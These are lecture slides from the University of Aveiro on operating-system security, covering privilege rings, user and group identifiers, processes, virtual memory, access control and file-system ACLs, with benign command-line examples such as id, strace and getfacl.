


# Security in Operating Systems

SIO

**deti** universidade de aveiro  
departamento de eletrónica,  
telecomunicações e informática

João Paulo Barraca

# Operating Systems




# Objectives of the Kernel

- **Initialize** devices (boot time)
- **Virtualize** the hardware
  - Explore the hardware according to a specific computational model
- Enforce **protection policies** and provide **protection mechanisms**
  - Against involuntary mistakes
  - Against non-authorized activities
- Provide a **Virtual File System**
  - Agnostic of the actual storage devices used

# Execution Rings

- Levels of privilege rings regarding CPU Instructions
  - Used by CPUs to prevent non-privileged code from running privileged opcodes
    - e.g., IN/OUT, TLB manipulation, Access to hardware
- Nowadays processors have 4 rings
  - 0 Kernel mode
  - 1 Drivers (mostly unused)
  - 2 IO privileged code (mostly unused)
  - 3 User-mode
- Transfer of control between rings requires special gates
  - The ones that are used by system calls (aka syscalls)
  - Interruptions and Traps act as gates



# Computational Mode

- Set of entities (objects) managed by the OS kernel
  - Define how applications interact with the kernel

## Virtual Objects

- User identifiers
- Processes
- Virtual memory
- Files and file systems
- Communication channels

## Physical Objects

- Physical devices
  - Storage
- Magnetic disks, optical disks, silicon disks, tapes
  - Network interfaces
- Wired, wireless
  - Human-computer interfaces
  - Keyboards, graphical screens, text consoles, mice
- Serial/parallel I/O interfaces
  - USB, Bluetooth
  - Serial ports, parallel ports, infrared

# User Identifiers (UID)

- For the OS kernel a user is an identifier (number or UUID)
  - Established during a login operation
  - User ID (UID)
- All activities are executed on a computer on behalf of a UID
  - UID allows the kernel to assert what is allowed/denied to them
  - **Linux:** UID 0 is omnipotent (root)
    - Administration activities are usually executed with UID 0
    - Some processes can restrict the actions of the root user
  - **macOS:** UID 0 is omnipotent for management
    - Some binaries and activities are restricted, **even for root**
  - **Windows:** concept of privileges
    - For administration, system configuration, etc.
    - There is no unique, well-known administrator identifier
    - Administration privileges can be bound to several UIDs
      - Usually through administration groups
      - Administrators, Power Users, Backup Operators

# Group Identifiers (GID)

- OS also address group identifiers
  - A group is composed by zero or more users
  - A group may be composed by other groups
  - Group ID: Integer value (Linux, Android, macOS) or UUID (Windows)
- User may belong to multiple groups
  - User rights = rights of its UID + rights of its GIDs
- In Linux, activities always execute under the scope of a **set of groups**
  - **One primary group**: used to define the ownership of created files
  - **Multiple secondary groups**: used to condition access to resources

```
$ id
uid=1000(user) gid=1000(user)
groups=1000(user),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),111(bluetooth),
117(scanner),140(wireshark),,143(vboxsf),145(docker)
```

# Processes

- A process defines the context of an activity
  - For taking security-related decisions
  - For other purposes (e.g., scheduling, identifiers)
- Security-related context
  - Effective Identity (eUID and eGIDs)
    - Vital for enforcing access control
    - May be the same as the identity of the user launching the process
  - Resources being used
    - Open files and Communication channels
  - Reserved virtual memory areas
  - CPU time used, priority, affinity, namespace



## Some of the process context as in /proc/self

arch_status	cgroup	coredump_filter	environ	gid_map	limits	mem	net	oom_score	personality	schedstat	smaps_rollback	status	timers
attr	clear_refs	cpu_resctrl_groups	exe	io	loginuid	mountinfo	ns	oom_score_adj	projid_map	sessionid	stack	syscall	timerslack_ns
autogroup	cmdline	cpuset	fd	kvm_merging_pages	map_files	mounts	numa_maps	pagemap	root	setgroups	stat	task	uid_map
auxv	comm	cwd	fdinfo	kvm_stat	maps	mountstats	oom_adj	patch_state	sched	smaps	statm	timens_offsets	wchan

```
cat /proc/self/cmdline
```

```
total 0
dr-x----- 2 user user  4 Nov 25 17:33 .
dr-xr-xr-x 9 user user  0 Nov 25 17:33 ..
lrwx----- 1 user user 64 Nov 25 17:33 0 -> /dev/pts/0
lrwx----- 1 user user 64 Nov 25 17:33 1 -> /dev/pts/0
lrwx----- 1 user user 64 Nov 25 17:33 2 -> /dev/pts/0
lr-x----- 1 user user 64 Nov 25 17:33 3 -> /proc/112013/fd
```


[illegible]

# Virtual Memory

- The address space where activities take place
  - Have the maximum size defined by the hardware architecture
  - 32 bits ->  $2^{32}$  Bytes, 64 bits ->  $2^{64}$  Bytes
  - Managed in small chunks, named pages (4096 bytes)
- Virtual Memory can be sparse
  - Only the pages used must be allocated
  - Although processes always see a contiguous memory space
- Virtual Memory is mapped to RAM when in use by applications
  - At a given moment, the RAM has pages from multiple address spaces
  - The choice of how to manage those spaces is very important
    - Avoid fragmentation, management memory according to their freshness
  - Process memory will contain all current state regarding the current execution

Accessing memory outside an allocated segment yields **SIGSEGV**

Programs cannot interact with other programs memory space due to permissions



```

$ cat /proc/self/maps
55de2be8f000-55de2be91000 r--p 00000000 08:01 3982026 /usr/bin/cat
55de2be91000-55de2be97000 r-xp 00002000 08:01 3982026 /usr/bin/cat
55de2be97000-55de2be9a000 r--p 00008000 08:01 3982026 /usr/bin/cat
55de2be9a000-55de2be9b000 r--p 0000a000 08:01 3982026 /usr/bin/cat
55de2be9b000-55de2be9c000 rw-p 0000b000 08:01 3982026 /usr/bin/cat
55de68c30000-55de68c51000 rw-p 00000000 00:00 0 [heap]
7fa850800000-7fa850aeb000 r--p 00000000 08:01 3989858 /usr/lib/locale/locale-archive
7fa850c17000-7fa850c3c000 rw-p 00000000 00:00 0
7fa850c3c000-7fa850c64000 r--p 00000000 08:01 4212200 /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850c64000-7fa850dc9000 r-xp 00028000 08:01 4212200 /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850dc9000-7fa850e1f000 r--p 0018d000 08:01 4212200 /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850e1f000-7fa850e23000 r--p 001e2000 08:01 4212200 /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850e23000-7fa850e25000 rw-p 001e6000 08:01 4212200 /usr/lib/x86_64-linux-gnu/libc.so.6
7fa850e25000-7fa850e32000 rw-p 00000000 00:00 0
7fa850e4f000-7fa850e51000 rw-p 00000000 00:00 0
7fa850e51000-7fa850e55000 r--p 00000000 00:00 0 [vvar]
7fa850e55000-7fa850e57000 r-xp 00000000 00:00 0 [vdso]
7fa850e57000-7fa850e58000 r--p 00000000 08:01 4212181 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7fa850e58000-7fa850e7f000 r-xp 00001000 08:01 4212181 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7fa850e7f000-7fa850e8a000 r--p 00028000 08:01 4212181 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7fa850e8a000-7fa850e8c000 r--p 00033000 08:01 4212181 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7fa850e8c000-7fa850e8e000 rw-p 00035000 08:01 4212181 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffc9bc99000-7ffc9bcba000 rw-p 00000000 00:00 0 [stack]

```

# File System Objects

- Hierarchical structure for storing content

- Provide a method for representing mount points, directories, files and links

- Mount Point


- An access to the root of a specific FS
- Windows uses letters (A:, .. C:..)
- Linux, macOS, Android use any directory

- Links

- Indirection mechanisms in FS
- Soft Links: point to another feature in any FS
  - Windows: Shortcuts are similar to Soft Links, but handled at the application level
- Hard Links: provide multiple identifiers (names) for the same content (data) in the same FS
  - Usually allowed only for files

- Directory (or folder)

- A hierarchical organization method
  - Similar to a container
- Can contain other directories, files, mount points, links
- The first (or top-most) is called by root



# File System: security mechanisms

- **Mandatory protection mechanisms**
  - Owner
  - Users and Groups allowed
  - Permissions: Read, Write, Run
    - Different meanings for Files and Directories
- **Discretionary protection mechanisms**
  - User-defined specific rules
- **Additional mechanisms**
  - Implicit compression
  - Indirection to remote resources (e.g., for OneDrive)
  - Signature
  - Encryption

# Access Control

- An OS kernel is an access control monitor
  - Controls all interactions with the hardware
  - Applications NEVER directly access resources
  - Controls all interactions between computational model entities
- Subjects
  - Typically, local processes
    - Through the system calls API
    - A **syscall** is not an ordinary call to a function
  - But also, messages from other machines

# Access Control

Access to files is mediated through the kernel and is never direct

```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main(int argc, char** argv){
    FILE *fp = fopen("hello.txt", "wb");
    char* str = "hello world";
    fwrite(str, strlen(str), 1, fp);
    fclose(fp);
}
```

Simple application that uses **fopen**, **fwrite** and **fclose** to write a string to a file.

How those functions actually work?



# Access Control

Access to files is mediated through the kernel and is never direct

```
$ gcc -o main ./main
```

```
$ strace ./main
```

```
....
```

```
openat(AT_FDCWD, "hello.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
```

```
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
```

```
write(3, "hello world", 11)          = 11
```

```
close(3)                          = 0
```

```
...
```

**fopen** calls the **openat** and **fstat** syscalls

**fwrite** calls the **write** syscall

**fclose** calls the **close** syscall

All interactions are made through the Kernel. Applications do not access resources directly.

# Mandatory Access Control

Recursos e usuários são atribuídos a níveis de segurança (ex.: "Confidencial", "Secreto", "Público").

Gerido por uma autoridade central

- They are part of the logic of the computational model
  - They cannot be modified by users and administrators
  - Unless they change the behavior of the kernel (recompile)
- Some:
  - Linux: root can access all resources/memory
  - Linux: Signals to processes can only be sent by the owner (or root)
  - Linux: Sockets of type AF\_PACKET require CAP\_NET\_RAW (or root)
  - macOS: System Integrity Protection (SIP) restricts root to change critical files
  - Windows: Files and processes have Integrity Levels

# Discretionary Access Control

O dono do recurso decide as decisões.

- The capability to enforce controls is present, but rules are not defined
  - Kernel will process objects in order to determine the permissions of a process
- Users can set rules implementing an Access Control Policy
  - Mandatory Access Control limits who can set which rules
- Examples:
  - Configuration of permissions
  - Definition of Access Control Lists
  - Attribution of groups


# File System Protection Mechanisms

- **Mandatory protection mechanisms**
  - Definition of Owner, Other Users in Known Groups, Other users
  - Permissions: Read, Write, Run
    - Different meanings for Files and Directories
- **Discretionary protection mechanisms**
  - User-defined specific rules for additional mechanisms
- **Some additional mechanisms**
  - Implicit compression
  - Indirection to remote resources (e.g., for OneDrive)
  - Signature
  - Encryption

# File System Protection Mechanisms

## (Linux) Fixed Structure Permissions

- Each file system object has an ACL
  - Binding 3 rights to 3 subjects
  - Only the owner can update the ACL
  - May additionally provide other discretionary rules
- Rights: **R W X**
  - Read right / Listing right
  - Write right / create or remove files or subdirectories
  - Execution right / use as process' current working directory
- Subjects
  - An UID (owner)
  - A GID
  - Others



# File System Protection Mechanisms

## (Windows) Flexible-structure, discretionary ACL

- **Each object has an ACL and an owner**
  - The ACL grants 14 types of access rights to a variable-size list of subjects
  - Owner can be an UID or a GID
  - Owner has no special rights over the ACL
- **Subjects:**
  - Users (UIDs)
  - Groups (GIDs)
  - The group “Everyone” stands for anybody

### Rights:


Traverse Folder / Execute File  
List Folder / Read Data  
Read Attributes  
Read Extended Attributes  
Create Files / Write Data  
Create Folders / Append Data  
Write Attributes  
Write Extended Attributes  
Delete Subfolders and Files  
Delete  
Read Permissions  
Change Permissions  
Take Ownership

```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x  2 root root 100 dez  7 21:39 .
drwxrwxrwt 25 root root 980 dez  7 21:39 ..
-rw-r----- 1 root root  6 dez  7 21:42 a
-rw-r--r--  1 root root  6 dez  7 21:42 b
-rw-r-x---+ 1 root root  6 dez  7 21:42 c
```

```
[nobody@host ~]$ cat a
cat: a: Permission denied
```

```
[nobody@host ~]$ cat b
SIO_B
[nobody@host ~]$ cat c
SIO_C
```

```
[nobody@host ~]$ getfacl c
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---
```




# Virtual Machines

- Virtual machines provide an essential mechanism: **confinement**
  - Implement a security domain constrained for use of a small set of applications
  - Also provide a common abstraction with common hardware
    - Even if the host hardware is modified
- Provide additional security mechanisms
  - Resource Control: partition hardware to different applications
  - Resource Access Prioritization access to resources
  - Isolated images for analysis of potentially malicious code
  - Fast recovery to a known state
- Almost essential for tasks with secure operations (Internet services)
  - Extensively adopted with Virtualization Based Security (VBS) in Windows 11
  - Also facilitates security related tasks such as malware analysis



